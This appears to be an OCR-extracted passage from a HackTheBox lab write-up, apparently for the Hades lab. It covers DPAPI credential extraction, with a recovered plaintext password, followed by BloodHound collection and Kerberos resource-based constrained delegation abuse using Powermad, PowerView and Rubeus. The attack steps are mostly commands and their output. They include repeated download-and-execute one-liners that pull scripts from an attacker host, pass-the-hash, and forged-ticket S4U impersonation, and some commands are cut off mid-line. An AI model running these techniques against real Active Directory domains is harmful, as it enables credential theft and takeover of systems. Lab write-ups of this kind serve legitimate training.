  credFlags      : 00000030 - 48
  credSize       : 000000ba - 186
  credUnk0       : 00000000 - 0

  Type           : 00000002 - 2 - domain_password
  Flags          : 00000000 - 0
  LastWritten    : 09.09.2019 10:07:12
  unkFlagsOrSize : 00000028 - 40
  Persist        : 00000003 - 3 - enterprise
  AttributeCount : 00000000 - 0
  unk0           : 00000000 - 0
  unk1           : 00000000 - 0
  TargetName     : Domain:target=web
  UnkData        : (null)
  Comment        : (null)
  TargetAlias    : (null)
  UserName       : htb.local\test-svc
  CredentialBlob : T3st-S3v!ce-F0r-Pr0d
  Attributes     : 0
```

Got some creds `htb.local\test-svc:T3st-S3v!ce-F0r-Pr0d` from the `4A2EEB30EFC7958491B6578D9948EC7F` credential file and the `1A2572C793495F694F64823A392D4718` file gave me the fourth flag in the `CredentialBlob` property with `flag` as `UserName` 😃

```
...
TargetName     : Domain:target=flag
UnkData        : (null)
Comment        : (null)
TargetAlias    : (null)
UserName       : flag
CredentialBlob : HADES{V5C_r3ve4L_************}
Attributes     : 0
...
```

We can also try to brute force the DPAPI masterkey with hashcat:

```
root@kali:$ /usr/share/john/DPAPImk2john.py -S S-1-5-21-4124311166-4116374192-336467615-5(
root@kali:$DPAPImk$2*1*S-1-5-21-4124311166-4116374192-336467615-500*aes256*sha512*8000*c4
Cmd > ./hashcat64.exe -m 15900 -a 0 -r nsa-rules/dive.rule hashes/dpapi_mk2 seclists/Passv
```

In theory this can also be done with meterpreter's kiwi extension but when I used it, the meterpreter just kept dying (no matter if I runned it as admin or localsystem):

```
meterpreter > getsystem
meterpreter > execute -if cmd.exe
C:\Users\Administrator\Documents>mklink /d C:\VSS \\?\GLOBALROOT\Device\HarddiskVolumeShad
meterpreter > load kiwi
meterpreter > kiwi_cmd '"cd \vss\Users\Administrator\AppData\Roaming\Microsoft\Protect\S-1
meterpreter > kiwi_cmd '"dpapi::masterkey /in:87790867-a883-4a2d-a467-019c315e1104 /sid:S
[-] Error running command kiwi_cmd: Rex::TimeoutError Operation timed out.
[*] 10.13.38.17 - Meterpreter session 4 closed.  Reason: Died
```

Refs

- Operational Guidance for Offensive User DPAPI Abuse – harmj0y
- Reading DPAPI Encrypted Secrets with Mimikatz and C++ - Red Teaming Experiments
- «Секретики» DPAPI или DPAPI для пентестеров / Хабр
- HackTheBox - Access

5. Gateway

Collecting Data for Bloodhound

Collect BloodHound data in 3 different ways (just for fun).

1. `SharpHound.ps1` with explicit LDAP authentication (session as local administrator):

```
PS > iex(new-object net.webclient).downloadstring("http://10.14.14.37/SharpHound.ps1")
PS > Invoke-Bloodhound -CollectionMethod All -Domain htb.local -LdapUser 'test-svc' -Ldapl
```

2. `SharpHound.ps1` with implicit LDAP authentication (session as PtH via kiwi with `test-svc` NTHash which I generated with python (but also you can do it online)):

```
root@kali:$ python -c 'import hashlib,binascii; print binascii.hexlify(hashlib.new("md4",
f57c975264501a6649cd4e00d3f80f13
meterpreter > kiwi_cmd '"cd c:\users\administrator\music" "sekurlsa::pth /user:test-svc /(
...opened new meterpreter session...
PS > iex(new-object net.webclient).downloadstring("http://10.14.14.37/SharpHound.ps1")
PS > Invoke-Bloodhound -CollectionMethod All -Domain htb.local
```


3. bloodhound-python:

```
root@kali:$ proxychains4 -q bloodhound-python -c All -u test-svc -p 'T3st-S3v!ce-F0r-Pr0d
root@kali:$ zip BloodHound-bloodhound-python.zip *.json
```

Compare sizes:

```
root@kali:$ ls -la
-rw-r--r-- 1 root root 8389 Jun 29 21:42 BloodHound-bloodhound-python.zip
-rw-r--r-- 1 root root 9654 Jun 29 21:24 BloodHound-LdapPassword.zip
-rw-r--r-- 1 root root 9649 Jun 29 21:18 BloodHound-mimi-pth.zip
```

As we can see at the screenshot below, `test-svc` account has GenericAll permissions on WEB.HTB.LOCAL machine, so we shall be going for the RBCD abuse.



Abusing Kerberos Resource-based Constrained Delegation

Prerequisites:

1. An account with SPN set (we'd abuse MachineAccountQuota to create one) that will impersonate (delegate to) another user (lee) to access target computer service (http/WEB.htb.local) via PtT by abusing protocol transition mechanism (S4U2Self & S4U2Proxy).
2. An account (test-svc) that has a DACL (GenericAll/GenericWrite/WriteDacl/etc.) to add an ACE (msDS-AllowedToActOnBehalfOfOtherIdentity) on target computer (WEB) in order to make it trust the account from paragraph 1 for delegation.

From Inside (Windows)

Tools:

1. Powermad.ps1 to abuse MachineAccountQuota in order to create an account with SPN (a fake machine).
2. PowerView.ps1 (PowerSploit, dev branch) to manipulate domain objects and modify the `msDS-AllowedToActOnBehalfOfOtherIdentity` property to make WEB machine trust the newly created fake machine for delegation.
3. Rubeus.exe to abuse S4U protocol transition.

Set target computer name (the computer we want to own) and the owned account credentials (the account that has permissions to modify the target computer object):

```
PS > $TargetComputer = 'WEB.htb.local'
PS > $UserWithDaclUsername = 'htb.local\test-svc'
PS > $UserWithDaclPassword = ConvertTo-SecureString 'T3st-S3v!ce-F0r-Pr0d' -AsPlainText -
PS > $Cred = New-Object System.Management.Automation.PSCredential($UserWithDaclUsername,
```

Check for MachineAccountQuota in the domain:

```
PS > $root = [ADSI]"LDAP://RootDSE"
PS > $root.rootDomainNamingContext
```

```
DC=htb,DC=local
PS > Get-DomainObject -Identity "DC=htb,DC=local" | select ms-ds-machineaccountquota

ms-ds-machineaccountquota
-------------------------
                       10
```

Import Powermad.ps1 and create a new machine account with it:

```
root@kali:$ curl -L https://github.com/Kevin-Robertson/Powermad/raw/master/Powermad.ps1 >
PS > iex(new-object net.webclient).downloadstring("http://10.14.14.37/pm.ps1")
PS > New-MachineAccount -MachineAccount FAKEMACHINE -Password $(ConvertTo-SecureString 'P(
```

Import PowerView.ps1 and modify the `msDS-AllowedToActOnBehalfOfOtherIdentity` property:

```
root@kali:$ curl -L https://github.com/PowerShellMafia/PowerSploit/raw/dev/Recon/PowerVie
PS > iex(new-object net.webclient).downloadstring("http://10.14.14.37/pv.ps1")
PS > $ComputerSid = Get-DomainComputer FAKEMACHINE -Properties ObjectSid -Verbose -Creden
PS > $SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "O:BAD:(
PS > $SDBytes = New-Object byte[] ($SD.BinaryLength)
PS > $SD.GetBinaryForm($SDBytes, 0)
PS > Get-DomainComputer $TargetComputer -Verbose -Credential $Cred | Set-DomainObject -Se
```

Automate the process with a PowerShell script: RbcdPwn.ps1:

```
PS > iex(new-object net.webclient).downloadstring("http://10.14.14.37/RbcdPwn.ps1");Invok
```

```
PS C:\Windows\system32> iex(new-object net.webclient).downloadstring("http://10.14.14.37/pm.ps1")
iex(new-object net.webclient).downloadstring("http://10.14.14.37/pm.ps1")
```

```
PS C:\Windows\system32> iex(new-object net.webclient).downloadstring("http://10.14.14.37/pw.ps1")
iex(new-object net.webclient).downloadstring("http://10.14.14.37/pw.ps1")
PS C:\Windows\system32> iex(new-object net.webclient).downloadstring("http://10.14.14.37/RbcdPwn.ps1");Invoke-RbcdPwn -FakeMachine fakemachine123
iex(new-object net.webclient).downloadstring("http://10.14.14.37/RbcdPwn.ps1");Invoke-RbcdPwn -FakeMachine fakemachine123
[*] Target computer to own: WEB.htb.local
[*] Owned user account which has permissions to configure RBCD on target computer: htb.local\test-svc
[*] Verifying that the user indeed has all the necessary rights...
VERBOSE: [Get-Domain] Using alternate credentials for Get-Domain
VERBOSE: [Get-Domain] Extracted domain 'htb.local' from -Credential
VERBOSE: [Get-DomainSearcher] search base: LDAP://dc1.htb.local/DC=htb,DC=local
VERBOSE: [Get-DomainSearcher] Using alternate credentials for LDAP connection
VERBOSE: [Get-DomainUser] filter string: (&(samAccountType=805306368)(|(samAccountName=test-svc)))
VERBOSE: [Get-Domain] Using alternate credentials for Get-Domain
VERBOSE: [Get-Domain] Extracted domain 'htb.local' from -Credential
VERBOSE: [Get-DomainSearcher] search base: LDAP://dc1.htb.local/DC=htb,DC=local
VERBOSE: [Get-DomainSearcher] Using alternate credentials for LDAP connection
VERBOSE: [Get-DomainObjectAcl] Get-DomainObjectAcl filter string:
(&(|(|(samAccountName=WEB.htb.local)(name=WEB.htb.local)(dnshostname=WEB.htb.local))))
[+] ACE:


ObjectDN              : CN=WEB,CN=Computers,DC=htb,DC=local
ObjectSID             : S-1-5-21-4266912945-3985045794-2943778634-1110
ActiveDirectoryRights : GenericAll
BinaryLength          : 36
AceQualifier          : AccessAllowed
IsCallback            : False
OpaqueLength          : 0
AccessMask            : 983551
SecurityIdentifier    : S-1-5-21-4266912945-3985045794-2943778634-1106
AceType               : AccessAllowed
AceFlags              : None
IsInherited           : False
InheritanceFlags      : None
PropagationFlags      : None
AuditFlags            : None

[*] Creating a new machine account with Powermad.ps1...
VERBOSE: [+] Domain Controller = dc1.htb.local
VERBOSE: [+] Domain = htb.local
VERBOSE: [+] SAMAccountName = fakemachine123$
VERBOSE: [+] Distinguished Name = CN=fakemachine123,CN=Computers,DC=htb,DC=local
[+] Machine account fakemachine123 added
VERBOSE: [Get-Domain] Using alternate credentials for Get-Domain
VERBOSE: [Get-Domain] Extracted domain 'htb.local' from -Credential
VERBOSE: [Get-DomainSearcher] search base: LDAP://dc1.htb.local/DC=htb,DC=local
VERBOSE: [Get-DomainSearcher] Using alternate credentials for LDAP connection
VERBOSE: [Get-DomainComputer] Get-DomainComputer filter string: (&(samAccountType=805306369)(|(name=fakemachine123)))
[*] New machine account SID: S-1-5-21-4266912945-3985045794-2943778634-14102
[*] Setting the msDS-AllowedToActOnBehalfOfOtherIdentity property on target computer...
VERBOSE: [Get-Domain] Using alternate credentials for Get-Domain
VERBOSE: [Get-Domain] Extracted domain 'htb.local' from -Credential
VERBOSE: [Get-DomainSearcher] search base: LDAP://dc1.htb.local/DC=htb,DC=local
```

```
VERBOSE: [Get-DomainSearcher] Using alternate credentials for LDAP connection
VERBOSE: [Get-DomainComputer] Get-DomainComputer filter string:
(&(samAccountType=805306369)(|(|(name=WEB.htb.local)(dnshostname=WEB.htb.local))))
VERBOSE: [Get-Domain] Using alternate credentials for Get-Domain
VERBOSE: [Get-Domain] Extracted domain 'htb.local' from -Credential
VERBOSE: [Get-DomainSearcher] search base: LDAP://dc1.htb.local/DC=htb,DC=local
VERBOSE: [Get-DomainSearcher] Using alternate credentials for LDAP connection
VERBOSE: [Get-DomainObject] Extracted domain 'htb.local' from 'CN=WEB,CN=Computers,DC=htb,DC=local'
VERBOSE: [Get-DomainSearcher] search base: LDAP://DC=htb,DC=local
VERBOSE: [Get-DomainSearcher] Using alternate credentials for LDAP connection
VERBOSE: [Get-DomainObject] Get-DomainObject filter string:
(&(|(distinguishedname=CN=WEB,CN=Computers,DC=htb,DC=local)))
VERBOSE: [Set-DomainObject] Setting 'msDS-AllowedToActOnBehalfOfOtherIdentity' to '1 0 4 128 20 0 0 0 0 0 0 0 0 0 0
36 0 0 0 1 2 0 0 0 0 0 5 32 0 0 0 32 2 0 0 2 0 44 0 1 0 0 0 0 0 36 0 255 1 15 0 1 5 0 0 0 0 0 5 21 0 0 0 177 236 83 254
 34 249 134 237 74 127 118 175 22 55 0 0' for object 'WEB$'
[*] Confirming that the msDS-AllowedToActOnBehalfOfOtherIdentity property was set correctly...
VERBOSE: [Get-Domain] Using alternate credentials for Get-Domain
VERBOSE: [Get-Domain] Extracted domain 'htb.local' from -Credential
VERBOSE: [Get-DomainSearcher] search base: LDAP://dc1.htb.local/DC=htb,DC=local
VERBOSE: [Get-DomainSearcher] Using alternate credentials for LDAP connection
VERBOSE: [Get-DomainComputer] Get-DomainComputer filter string:
(&(samAccountType=805306369)(|(|(name=WEB.htb.local)(dnshostname=WEB.htb.local))))
[+] Security descriptor:
BinaryLength       : 36
AceQualifier       : AccessAllowed
IsCallback         : False
OpaqueLength       : 0
AccessMask         : 983551
SecurityIdentifier : S-1-5-21-4266912945-3985045794-2943778634-14102
AceType            : AccessAllowed
AceFlags           : None
IsInherited        : False
InheritanceFlags   : None
PropagationFlags   : None
AuditFlags         : None
```

Or it can be done simpler with the ActiveDirectory pwsh module:

```
PS > Add-WindowsFeature RSAT-AD-PowerShell
PS > Import-Module ActiveDirectory
PS > Set-ADComputer WEB -PrincipalsAllowedToDelegateToAccount fakemachine123$
PS > Get-ADComputer WEB -Properties PrincipalsAllowedToDelegateToAccount
DistinguishedName                     : CN=WEB,CN=Computers,DC=htb,DC=local
DNSHostName                           : web.htb.local
Enabled                               : True
```

```
Name                                  : WEB
ObjectClass                           : computer
ObjectGUID                            : efbfd654-c8a0-4825-9106-c519e02a825d
PrincipalsAllowedToDelegateToAccount : {CN=fakemachine123,CN=Computers,DC=htb,DC=local}
SamAccountName                        : WEB$
SID                                   : S-1-5-21-4266912945-3985045794-2943778634-1110
UserPrincipalName                     :
```

Now we are ready to take over WEB.htb.local with Rubeus. At this point I had no idea which user account I could impersonate and which service that user would have access to, so I tried all the users I found with 4 SPNs: CIFS, WSMAN, HTTP, HOST.

The services that were previously discovered on the WEB machine with Nmap:

```
root@kali:$ proxychains4 -q nmap -v -n -Pn -sT 192.168.3.202 -p53,80,88,135,139,389,443,4
PORT     STATE SERVICE
80/tcp   open  http
135/tcp  open  msrpc
443/tcp  open  https
445/tcp  open  microsoft-ds
5985/tcp open  wsman
```

As you can guess I succeeded with HTTP SPN service because the machine is called WEB 😑 The user account that appeared to have access to the web service was `lee`:

```
PS > (new-object net.webclient).downloadfile("http://10.14.14.37/Rubeus.exe", "c:\users\a
PS > .\Rubeus.exe hash /domain:htb.local /user:fakemachine123$ /password:P@ssw0rd!

PS > .\Rubeus.exe s4u /domain:htb.local /user:fakemachine123$ /rc4:217E50203A5ABA59CEFA86
```

```
[X] KRB-ERROR (13) : KDC_ERR_BADOPTION

PS > .\Rubeus.exe s4u /domain:htb.local /user:fakemachine123$ /rc4:217E50203A5ABA59CEFA86
[+] Ticket successfully imported!
PS > Invoke-WebRequest -UseBasicParsing -UseDefaultCredentials http://web.htb.local
401 - Unauthorized: Access is denied due to invalid credentials.

PS > .\Rubeus.exe s4u /domain:htb.local /user:fakemachine123$ /rc4:217E50203A5ABA59CEFA86
[+] Ticket successfully imported!
PS > Invoke-WebRequest -UseBasicParsing -UseDefaultCredentials http://web.htb.local
401 - Unauthorized: Access is denied due to invalid credentials.

PS > .\Rubeus.exe s4u /domain:htb.local /user:fakemachine123$ /rc4:217E50203A5ABA59CEFA86
[+] Ticket successfully imported!
PS > Invoke-WebRequest -UseBasicParsing -UseDefaultCredentials http://web.htb.local
401 - Unauthorized: Access is denied due to invalid credentials.

PS > .\Rubeus.exe s4u /domain:htb.local /user:fakemachine123$ /rc4:217E50203A5ABA59CEFA86
[+] Ticket successfully imported!
PS > Invoke-WebRequest -UseBasicParsing -UseDefaultCredentials http://web.htb.local
401 - Unauthorized: Access is denied due to invalid credentials.

PS > .\Rubeus.exe s4u /domain:htb.local /user:fakemachine123$ /rc4:217E50203A5ABA59CEFA86
[X] KRB-ERROR (13) : KDC_ERR_BADOPTION

PS > .\Rubeus.exe s4u /domain:htb.local /user:fakemachine123$ /rc4:217E50203A5ABA59CEFA86
[+] Ticket successfully imported!
PS > Invoke-WebRequest -UseBasicParsing -UseDefaultCredentials http://web.htb.local
StatusCode        : 200
StatusDescription : OK
```

```
Content           : <!DOCTYPE html><html manifest="manifest.appcache" style="font-size: 1
                    <base href="http://web.htb.local/"><meta charset="UTF-8"><title>KeeWe
                    name="application-nam...
RawContent        : HTTP/1.1 200 OK
                    Persistent-Auth: true
                    Accept-Ranges: bytes
                    Content-Length: 280496
                    Content-Type: text/html
                    Date: Thu, 02 Jul 2020 14:25:30 GMT
                    ETag: "51a8b943583d51:0"
                    Last-Modified: Tue, 15 Oct...
Forms             :
Headers           : {[Persistent-Auth, true], [Accept-Ranges, bytes], [Content-Length, 28
                    text/html]...}
Images            : {}
InputFields       : {}
Links             : {}
ParsedHtml        :
RawContentLength  : 280496
```

```
PS C:\users\administrator\music> .\Rubeus.exe hash /domain:htb.local /user:fakemachine123$ /password:P@ssw0rd!
.\Rubeus.exe hash /domain:htb.local /user:fakemachine123$ /password:P@ssw0rd!

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.5.0


[*] Action: Calculate Password Hash(es)

[*] Input password             : P@ssw0rd!
[*] Input username             : fakemachine123$
[*] Input domain               : htb.local
[*] Salt                       : HTB.LOCALfakemachine123$
[*]       rc4_hmac             : 217E50203A5ABA59CEFA863C724BF61B
[*]       aes128_cts_hmac_sha1 : 0AF620C6F5AC81C525B307FF660049E9
[*]       aes256_cts_hmac_sha1 : 7E6DE9C1E69740F119EB727B6BFDB5469D2512B0C826D8B4109717E2D69FF9C6
```


```
[*]       des_cbc_md5          : E68CF740B0409862
PS C:\users\administrator\music> .\Rubeus.exe s4u /domain:htb.local /user:fakemachine123$ /rc4:217E50203A5ABA59CEFA863C724BF61B /impersonateuser:lee /msdsspn:http/web.htb.local /ptt
.\Rubeus.exe s4u /domain:htb.local /user:fakemachine123$ /rc4:217E50203A5ABA59CEFA863C724BF61B /impersonateuser:lee /msdsspn:http/web.htb.local /ptt


  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.5.0

[*] Action: S4U

[*] Using rc4_hmac hash: 217E50203A5ABA59CEFA863C724BF61B
[*] Building AS-REQ (w/ preauth) for: 'htb.local\fakemachine123$'
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIE/jCCBPqgAwIBBaEDAgEWooIEFTCCBBFhggQNMIIECaADAgEFoQsbCUhUQi5MT0NBTKIeMBygAwIB
      AqEVMBMbBmtyYnRndBsJaHRiLmxvY2Fso4ID0zCCA8+gAwIBEqEDAgECooIDwQSCA70C+DiPs7f7HKVf
      ADhD3nfMDcKFmP7NohaCFohyZVf/S+95Wg8FcUugvDS+aiq7hqRMia5cGZ64VQUFoGUYZgRKLOviVJa6
      NlAZmWhHcMVl8G+k8c/JBbx65xGWau164F3CBHzJ73lhsgdt30Rnuj6bQC27NL8WnRRodY6FewelV1wm
      NLbSWW3+vK7+8UB2S7p1cFnwvQ6HNgYK7v5HtnDqqYnsYvMjcGNq+SN8Qk1Lg2VnjB68BmkOTMptW/kE
      ys/RwYK58BzRfUqG4Bgib6q/r9uBPQkSzCFHc8+pmiWzKepxhYS4+XlUF52uhrgNKpJdE9f6sDgxEx5d
      1Jum5lqbEL9DRPW1h3soRsn8x6upu3KfJ0TyQ7jUaeEuKQXIBWTUDjSuoqBOxV5/wZndulss6+fw6xI0
      jvbjU3pfRzvhF9V5vkbYHYWA7sQCiMBhPv7Vlabr4IrtLH4Q472N+vYS2yq58UTiiGKUFHF7uji4LDWo
      kSnrERbZh8Yc6IUC0M8xD/C7npxdKAmV3kQUN93flepMrv61eR/rTQxbRjuW0rHsEMIn5enfyMw9aQ+1
      HL0PJKdD4aWSeaztsCfoJ2kUIE4l68nZ1MTeaJgsHtJf1kKSfavqGH9fHemAOC3ZT7q1sZrAGgzQwPZ6
      slg6u0p1/imT6LRrYY4594Qh1YZqkT9Oo31rw0ZzCxUkw8IRucYawi163Hb5xtDDE2/lY6NIX6yHTeWo
      kcMTpuoYCQq5ItYbacotp+hmebE/cTVKBDteTfiQ73M6u7qmU5T386q4K0ni3fuEesRsZqFpPbBNnIwJ
      FoqmTfQ4psxpMD8LS+zlFlFclrc8yFG7tFtvnEsJkuUgj8YEzl7GZJYzxGpl44qnlzXkoPP0WGJgvVh+
      67DFLfUucHIVLz5Bx16uRbcQ5e3A1LzjCqu93Yku1fTo49gORv2EW8BBkSY+g5q2uPPHD3n49EHO+odT
      pnLNflVETXnLumKgw+N3Vaukqb6K4p2mxdKWKVZdRG5cLHU9n0ppFwi/mu/QnP4F7G4BHOi+R7JTB6wC
      ut/8qeVwpWzjAR43XfVg+yTmieHWGDH/h98f8QfXamYBmJfT99wdrdCtZ4nhcNhhKSCpV5eIMfRek+sT
      +qSXz95QA5+3nmRG3Qaf1QWwt8Aq2kKD68kI49Dv9pRvPVbj0A++PS+oALs5u1j8mCJHKas9VJ+cOpNc
      V2MrAh84CrIQlE/tJplys/xB37BgOokwqMKhpai8BFzW4p0IN22EjoYygEafOvajgdQwgdGgAwIBAKKB
      yQSBxn2BwzCBwKCBvTCBujCBt6AbMBmgAwIBF6ESBBA7u4urxPz9fsni+Zwagyf2oQsbCUhUQi5MT0NB
      TKIcMBqgAwIBAaETMBEbD2Zha2VtYWNoaW5lMTIzJKMHAwUAQOEAAKURGA8yMDIwMDcwMjEzMDkzMlqm
      ERgPMjAyMDA3MDIyMzA5MzJapxEYDzIwMjAwNzA5MTMwOTMyWqgLGwlIVEIuTE9DQUypHjAcoAMCAQKh
      FTATGwZrcmJ0Z3QbCWh0Yi5sb2NhbA==


[*] Action: S4U

[*] Using domain controller: dc1.htb.local (192.168.3.203)
[*] Building S4U2self request for: 'fakemachine123$@HTB.LOCAL'
[*] Sending S4U2self request
[+] S4U2self success!
[*] Got a TGS for 'lee@HTB.LOCAL' to 'fakemachine123$@HTB.LOCAL'
[*] base64(ticket.kirbi):

      doIE0jCCBM6gAwIBBaEDAgEWooID7TCCA+lhggPlMIID4aADAgEFoQsbCUhUQi5MT0NBTKIcMBqgAwIB
      AaETMBEbD2Zha2VtYWNoaW5lMTIzJKOCA60wggOpoAMCARehAwIBAaKCA5sEggOX2/6dQac2W8LNGKEP
      QxrPGXmdiEmAbHXa+DRgdoXilC7a5hvyNgNw/2nHtHFOcqjN6G3U9Y+xFSCpHH5NbIYqKfnm+KHn8Q2Y
      GKuKdyVIP8TK+49j+QSTTOu5EQ8oF7lKcTk/7Hn74IRCfmTuvJw6cynCm6wgRJjd653GoWlQvh3SznJA
      EmLyu+4jLAST7uqz1DdUyHV2xhZ5BefhwHYj/cxTfm9fyqZQ1/ntAWIO9eVEm2DLAt0TgocMPw+9TtFl
      Id/4HdQMvSmlQFug8YA5aiIykxMZzCS7SOlLf2S3syaKvxbVWbPjPayQo4YvS2iBqlgjfkERH8EPAHK2
      Gmk4H/GRdzwIiu5AgoQdmwIRbpADlJi53x7SiwOiRyvwczMRlc4uEVe8aHgYgacvECtnX/whgJkITt1n
      gVerhTAbaaCtOa0nqAWxlstRF5iSR5OyZKNxo6BTkUkuN6CUZreeO9SDueStsTSbLqJZ+aLh85pF2F2Y
      NVkdhQImSezePGcN1FgJ02yl64QE5XojM1Kf5JXouQ7pGeLxlQdUatY7gXuGrNy/PCL8Y60KES9L7v8v
      2oriTyiCcQsOc0BHBiWw5ic16LNzci3FJIwbKOBv1Jqbub8/5q/orrqBtXLvgY4sUUXtZ1nH2oWYcjgc
      SIsFsh3pD8prXfPXfSSWJAx38p58o7c+7P0ARGVd7NJnR2gtfGjl8+dCJO/MloTB6yjwoRit8wRcB63z
      pPuL85oFW9n/E2ZmFsci3lin2W+tMAmVaauzK1uYcOK1sOIEF2/tvutjVaSZ4MCTPds53DgSYjgZODRn
      goL+CK47eQsnlTUOKgkd8WLphksxhwIf9Wy0yU+b45WDwO9H3TF0F0aJPXYn070isI08mZldyx3tp86N
      aZPzk1BXDkUKDr0PlyrI3Mt+BPEj7EpNxD4hQaxyvQF1IlnWUoiHjI5almDI3XLYTgi6M6Zo9DswZu5q
```

```
      EKoDJHUFyRVuYgm53TjuivmkoyI+mGC9DeI53ClGemmMzYRfCI+uUpdj95kGu3fgh092Sh+PRuqglw4u
      IwsxxVVfP7miZXbCRlH25+e35RnWivEZOPTh5Ts52ZqE4SSNxcXPSQE3DZK3V5v0RVh19wNAwgFRhdhd
      2MJmSIUW6vU7k/4s5i7qgiRlv6kP89t4nxtR19QjXCmoeDGzYPrrYsJujU38UkpfwVtd6dWb6nSjbYng
      3adDXAE/sqOB0DCBzaADAgEAooHFBIHCfYG/MIG8oIG5MIG2MIGzoBswGaADAgEXoRIEEAZCeLIKkiHD
      FBwamklsl9OhCxsJSFRCLkxPQ0FMohowGKADAgEKoREwDxsNbGVlQEhUQi5MT0NBTKMHAwUAAKEAAKUR
      GA8yMDIwMDcwMjEzMDkzMlqmERgPMjAyMDA3MDIyMzA5MzJapxEYDzIwMjAwNzA5MTMwOTMyWqgLGwlI
      VEIuTE9DQUypHDAaoAMCAQGhEzARGw9mYWtlbWFjaGluZTEyMyQ=

[*] Impersonating user 'lee' to target SPN 'http/web.htb.local'
[*] Using domain controller: dc1.htb.local (192.168.3.203)
[*] Building S4U2proxy request for service: 'http/web.htb.local'
[*] Sending S4U2proxy request
[+] S4U2proxy success!
[*] base64(ticket.kirbi) for SPN 'http/web.htb.local':

      doIFhjCCBYKgAwIBBaEDAgEWooIEnTCCBJlhggSVMIIEkaADAgEFoQsbCUhUQi5MT0NBTKIgMB6gAwIB
      AqEXMBUbBGh0dHAbDXdlYi5odGIubG9jYWyjggRZMIIEVaADAgESoQMCAQeiggRHBIIEQyaK7iLcwtuZ
      O17etxK7u0zUEnMkJ7aK8n5k9Xgf7ftloMOdU78OW8ZRRj2WScBgKmPV2ipfpDI2KAu05voFC4Drwa1s
